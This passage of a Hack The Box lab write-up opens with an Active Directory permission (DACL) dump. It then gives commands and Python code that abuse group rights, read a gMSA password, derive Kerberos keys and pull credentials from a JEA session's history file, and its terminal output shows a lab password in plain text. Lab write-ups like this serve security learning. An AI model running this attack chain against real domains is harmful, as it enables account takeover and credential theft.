DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : inetOrgPerson (4828cc14-1437-45bc-9b07-ad6f015e5f28)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD dc2.pong.htb 389 DC2 ACE[12] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : Membership (bc0ac240-79a9-11d0-9020-00c04fc2d4cf)
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : User (bf967aba-0de6-11d0-a285-00aa003049e2)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD dc2.pong.htb 389 DC2 ACE[13] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : General-Information (59ba2f42-79a2-11d0-9020-00c04fc2d3cf)
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : inetOrgPerson (4828cc14-1437-45bc-9b07-ad6f015e5f28)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD dc2.pong.htb 389 DC2 ACE[14] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : General-Information (59ba2f42-79a2-11d0-9020-00c04fc2d3cf)
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : User (bf967aba-0de6-11d0-a285-00aa003049e2)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD dc2.pong.htb 389 DC2 ACE[15] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : RAS-Information (037088f8-0ae1-11d2-b422-00a0c968f939)
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : inetOrgPerson (4828cc14-1437-45bc-9b07-ad6f015e5f28)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD dc2.pong.htb 389 DC2 ACE[16] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : RAS-Information (037088f8-0ae1-11d2-b422-00a0c968f939)
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : User (bf967aba-0de6-11d0-a285-00aa003049e2)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD dc2.pong.htb 389 DC2 ACE[17] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty, WriteProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : ms-DS-Key-Credential-Link (5b47d60f-6090-40b2-9f37-2a4de88f3063)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Key Admins (S-1-5-21-2410575906-3092493790-2123333151-526)
DACLREAD dc2.pong.htb 389 DC2 ACE[18] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty, WriteProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : ms-DS-Key-Credential-Link (5b47d60f-6090-40b2-9f37-2a4de88f3063)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Enterprise Key Admins (S-1-5-21-2410575906-3092493790-2123333151-527)
DACLREAD dc2.pong.htb 389 DC2 ACE[19] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : Self
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : DS-Validated-Write-Computer (9b026da6-0d3c-465c-8bee-5199d7165cba)
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : Computer (bf967a86-0de6-11d0-a285-00aa003049e2)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Creator Owner (S-1-3-0)
DACLREAD dc2.pong.htb 389 DC2 ACE[20] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : Self
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : DS-Validated-Write-Computer (9b026da6-0d3c-465c-8bee-5199d7165cba)
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : Computer (bf967a86-0de6-11d0-a285-00aa003049e2)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Principal Self (S-1-5-10)
DACLREAD dc2.pong.htb 389 DC2 ACE[21] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : Token-Groups (b7c69e6d-2cc7-11d2-854e-00a0c983f608)
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : Computer (bf967a86-0de6-11d0-a285-00aa003049e2)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Enterprise Domain Controllers (S-1-5-9)
DACLREAD dc2.pong.htb 389 DC2 ACE[22] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : Token-Groups (b7c69e6d-2cc7-11d2-854e-00a0c983f608)
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : Group (bf967a9c-0de6-11d0-a285-00aa003049e2)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Enterprise Domain Controllers (S-1-5-9)
DACLREAD dc2.pong.htb 389 DC2 ACE[23] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : Token-Groups (b7c69e6d-2cc7-11d2-854e-00a0c983f608)
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : User (bf967aba-0de6-11d0-a285-00aa003049e2)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Enterprise Domain Controllers (S-1-5-9)
DACLREAD dc2.pong.htb 389 DC2 ACE[24] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : WriteProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : ms-TPM-Tpm-Information-For-Computer (ea1b7b93-5e48-46d5-bc6c-4df4fda78a35)
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : Computer (bf967a86-0de6-11d0-a285-00aa003049e2)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Principal Self (S-1-5-10)
DACLREAD dc2.pong.htb 389 DC2 ACE[25] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : inetOrgPerson (4828cc14-1437-45bc-9b07-ad6f015e5f28)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD dc2.pong.htb 389 DC2 ACE[26] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : Group (bf967a9c-0de6-11d0-a285-00aa003049e2)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD dc2.pong.htb 389 DC2 ACE[27] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_INHERITED_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Inherited type (GUID) : User (bf967aba-0de6-11d0-a285-00aa003049e2)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD dc2.pong.htb 389 DC2 ACE[28] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERITED_ACE, OBJECT_INHERIT_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadProperty, WriteProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identity (3f78c3e5-f79a-46bd-a0b8-9d18116ddc79)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Principal Self (S-1-5-10)
DACLREAD dc2.pong.htb 389 DC2 ACE[29] info
DACLREAD dc2.pong.htb 389 DC2 ACE Type : ACCESS_ALLOWED_OBJECT_ACE
DACLREAD dc2.pong.htb 389 DC2 ACE flags : CONTAINER_INHERIT_ACE, INHERITED_ACE
DACLREAD dc2.pong.htb 389 DC2 Access mask : ControlAccess, ReadProperty, WriteProperty
DACLREAD dc2.pong.htb 389 DC2 Flags : ACE_OBJECT_TYPE_PRESENT
DACLREAD dc2.pong.htb 389 DC2 Object type (GUID) : Private-Information (91e647de-d96f-4b70-9557-d63ff4f3ccd8)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Principal Self (S-1-5-10)
DACLREAD dc2.pong.htb 389 DC2 ACE[30] info
DACLREAD dc2.pong.htb 389 DC2 Access mask : FullControl, Modify, ReadAndExecute, ReadAndWrite, Read, Write, WriteDACL, Delete, ListObject, WriteProperties, Self, CreateChild (0xf01ff)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Enterprise Admins (S-1-5-21-2410575906-3092493790-2123333151-519)
DACLREAD dc2.pong.htb 389 DC2 ACE[31] info
DACLREAD dc2.pong.htb 389 DC2 Access mask : ListChildObjects (0x4)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : BUILTIN\Pre-Windows 2000 Compatible Access (S-1-5-32-554)
DACLREAD dc2.pong.htb 389 DC2 ACE[32] info
DACLREAD dc2.pong.htb 389 DC2 Access mask : ReadAndExecute, Read, Write, WriteOwner, Delete, ListChildObjects (0xf01bd)
DACLREAD dc2.pong.htb 389 DC2 Trustee (SID) : Administrators (S-1-5-32-544)
So the privilege chain is:
The Group Scope Problem
There are two AD restrictions that block naive exploitation:
-
Global groups (
groupType = -2147483646) cannot contain Foreign Security Principals (FSPs). FSPs are objects representing users from a trusted external domain. Attempting to add a cross-domain SID to a Global group returnsERROR_DS_NO_FPO_IN_UNIVERSAL_GROUPS. -
Universal groups (
groupType = -2147483640) can hold FSPs, but also raiseERROR_DS_NO_FPO_IN_UNIVERSAL_GROUPS(confusingly - the error text is wrong, Universal CAN hold FSPs in most AD configurations, but see note below). -
Domain Local groups (
groupType = -2147483644) can hold FSPs from trusted domains - this is the correct scope.
The fix: convert gMSA Managers from Global → Universal → DomainLocal, then add the FSP.
Full Exploitation Sequence
All commands run from Kali through the proxychains SOCKS tunnel using the PING c.roberts TGT.
Install bloodyAD in venv first:
source ~/venv/bin/activate
pip install bloodyAD
Step 1 - Grant ourselves GenericAll on gMSA Managers (using implicit owner rights):
proxychains ~/venv/bin/bloodyAD \
  --host dc2.pong.htb -d pong.htb -k --dc-ip 192.168.2.2 \
  add genericAll \
  'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' \
  'S-1-5-21-<PING-DOMAIN-SID>-2617'
Replace S-1-5-21-<PING-DOMAIN-SID>-2617 with c.roberts’s SID (RID 2617 in the PING domain). Get it with:
# In Evil-WinRM on DC1
(Get-ADUser c.roberts).SID.Value
Step 2 - Convert Global → Universal:
proxychains ~/venv/bin/bloodyAD \
  --host dc2.pong.htb -d pong.htb -k --dc-ip 192.168.2.2 \
  set object 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' \
  groupType -v -2147483640
Step 3 - Convert Universal → DomainLocal (required to accept FSPs):
proxychains ~/venv/bin/bloodyAD \
  --host dc2.pong.htb -d pong.htb -k --dc-ip 192.168.2.2 \
  set object 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' \
  groupType -v -2147483644
Step 4 - Add c.roberts as a Foreign Security Principal member:
proxychains ~/venv/bin/bloodyAD \
  --host dc2.pong.htb -d pong.htb -k --dc-ip 192.168.2.2 \
  add groupMember 'gMSA Managers' \
  'S-1-5-21-<PING-DOMAIN-SID>-2617'
⚠️ Critical: After adding yourself to the group, re-mint your TGT. The TGS for
ldap/dc2.pong.htbin your current cache is bound to the old PAC (which does not includegMSA Managers). The KDC uses the PAC at TGS-issuance time, not at service access time.
certipy req -k -no-pass -ca ping-DC1-CA -template TemporaryWinRM \
  -target dc1.ping.htb -dc-ip 10.129.43.213 -dc-host dc1.ping.htb
certipy auth -pfx c.roberts.pfx -dc-ip 10.129.43.213
export KRB5CCNAME=$(pwd)/c.roberts.ccache
Step 5 - Read the gMSA password blob:
proxychains ~/venv/bin/bloodyAD \
  --host dc2.pong.htb -d pong.htb -k --dc-ip 192.168.2.2 \
  get object 'Pong_gMSA$' --attr msDS-ManagedPassword
bloodyAD outputs:
msDS-ManagedPassword.NT- NT hash of the gMSA password (usable for Pass-the-Hash)msDS-ManagedPassword.B64ENCODED- raw 256-byte password material
Alternatively via nxc:
proxychains nxc ldap dc2.pong.htb -k --use-kcache --gmsa
# Should now show: Account: Pong_gMSA$  NTLM: <hash>
Deriving the AES256 Key (Required - RC4 is Disabled)
gMSAs often disable RC4 (msDS-SupportedEncryptionTypes = 28 = AES128 + AES256 only). The NT hash will not get you a TGT. You need the AES256 key derived from the raw password material.
gMSAs derive Kerberos keys the same way machine accounts do, using Kerberos string-to-key:
- Password material: the 256 raw bytes decoded as UTF-16-LE, then re-encoded as UTF-8
- Salt:
<UPPER_REALM>host<lower_samaccountname_without_dollar>.<lower_dnshostname_suffix>
For Pong_gMSA$ where dnsHostName = pong_gmsa.pong.htb (check with Get-ADServiceAccount -Identity Pong_gMSA$ -Properties dnsHostName):
Salt = PONG.HTBhostpong_gmsa.pong.htb⚠️ The salt is computed from
dnsHostName, notsAMAccountName. Getting this wrong is the #1 cause ofKDC_ERR_PREAUTH_FAILEDwhen trying to use a gMSA key you derived. Verify the exactdnsHostNameattribute before computing.
Derive the key:
from impacket.krb5.crypto import _AES256CTS
import base64

# blob is the B64ENCODED value from bloodyAD output
blob = base64.b64decode('<B64ENCODED_VALUE>')
pwd = blob.decode('utf-16-le', errors='replace').encode('utf-8')
salt = b'PONG.HTBhostpong_gmsa.pong.htb'
aes256 = _AES256CTS.string_to_key(pwd, salt, b'\x00\x00\x10\x00').contents.hex()
print(aes256)
Get a TGT:
proxychains impacket-getTGT pong.htb/Pong_gMSA$ \
  -aesKey <AES256_KEY> -dc-ip 192.168.2.2
mv Pong_gMSA$.ccache pong_gmsa.ccache
export KRB5CCNAME=$(pwd)/pong_gmsa.ccache
5. JEA Endpoint on DC1 → c.carlssen Credentials
Discovering the JEA Endpoint
From the c.roberts WinRM session on DC1, the Pong_gMSA$ user profile exists at C:\Users\Pong_gMSA$. The Documents folder contains JEA configuration files:
cat C:\Users\Pong_gMSA$\Documents\JEAconfig_backup.pssc@{
SchemaVersion = '2.0.0.0'
GUID = '54906d16-7873-47d3-81f1-fc8d29748ecf'
Author = 'Pong\C.Carlssen'
SessionType = 'RestrictedRemoteServer'
TranscriptDirectory = 'C:\ProgramData\JEAConfiguration\Transcripts'
RunAsVirtualAccount = $true
RoleDefinitions = @{
'Pong\C.Carlssen' = @{ 'RoleCapabilities' = 'ITAccess' }
}
}Get-PSSessionConfiguration | Select Name, PermissionName Permission
---- ----------
restricted pong\Pong_gMSA$ AccessAllowed
microsoft... ...The restricted PSSession configuration:
- Is accessible only by
Pong_gMSA$ - Runs as a virtual admin account (
RunAsVirtualAccount = $true) - this gives local SYSTEM-equivalent privileges for the duration of the session - Uses the
ITAccessrole capability which exposes only a small set of cmdlets (Get-Service, Get-EventLog, networking tools) - Has
LanguageMode = NoLanguage- no arbitrary PowerShell
Connecting as Pong_gMSA$ to the JEA Endpoint
From Kali, using pypsrp (Python WinRM library that handles Kerberos):
pip install pypsrpfrom pypsrp.wsman import WSMan
from pypsrp.powershell import PowerShell, RunspacePool
wsman = WSMan(
'dc1.ping.htb',
port=5985,
auth='kerberos',
encryption='always',
cert_validation=False
)
with RunspacePool(wsman, configuration_name='restricted') as pool:
ps = PowerShell(pool)
ps.add_script(
'Get-Content "C:\\Users\\Pong_gMSA$\\AppData\\Roaming\\Microsoft\\'
'Windows\\PowerShell\\PSReadLine\\ConsoleHost_history.txt"'
)
output = ps.invoke()
for line in output:
print(line)🔑 Why pypsrp instead of Evil-WinRM? Evil-WinRM does not support connecting to named PSSession configurations (
-ConfigurationName). It always connects to the default endpoint.pypsrpallows specifyingconfiguration_name='restricted'.
🔑 The
RunAsVirtualAccountkey: even though the JEA role only exposes network/service cmdlets, the session runs as a virtual local admin. This means the process has local admin rights even if the exposed commands are restricted. The PSReadLine history file ofPong_gMSA$is readable by the session.
Finding c.carlssen’s Password
The PSReadLine history file at
C:\Users\Pong_gMSA$\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt```
 contains a one-liner left by an administrator:

```powershell
$cred = New-Object PSCredential('pong\c.carlssen', (ConvertTo-SecureString '<REDACTED>' -AsPlainText -Force))
Verify and Get TGT
proxychains impacket-getTGT pong.htb/c.carlssen:'<PASSWORD>' -dc-ip 192.168.2.2
mv c.carlssen.ccache carlssen.ccache
export KRB5CCNAME=$(pwd)/carlssen.ccache
WinRM to DC2
proxychains evil-winrm -i 192.168.2.2 -r PONG.HTBresults
(venv) ┌─[havoc@havocsec]─[~/Downloads/htb/season10/pingpong]
└──╼ $proxychains impacket-getTGT pong.htb/c.carlssen:'A()DUJ!@414' -dc-ip 192.168.2.2
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.2.2:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.2.2:88  ...  OK
[*] Saving ticket in c.carlssen.ccache
(venv) ┌─[havoc@havocsec]─[~/Downloads/htb/season10/pingpong]
└──╼ $mv c.carlssen.ccache carlssen.ccache
export KRB5CCNAME=$(pwd)/carlssen.ccache
(venv) ┌─[havoc@havocsec]─[~/Downloads/htb/season10/pingpong]
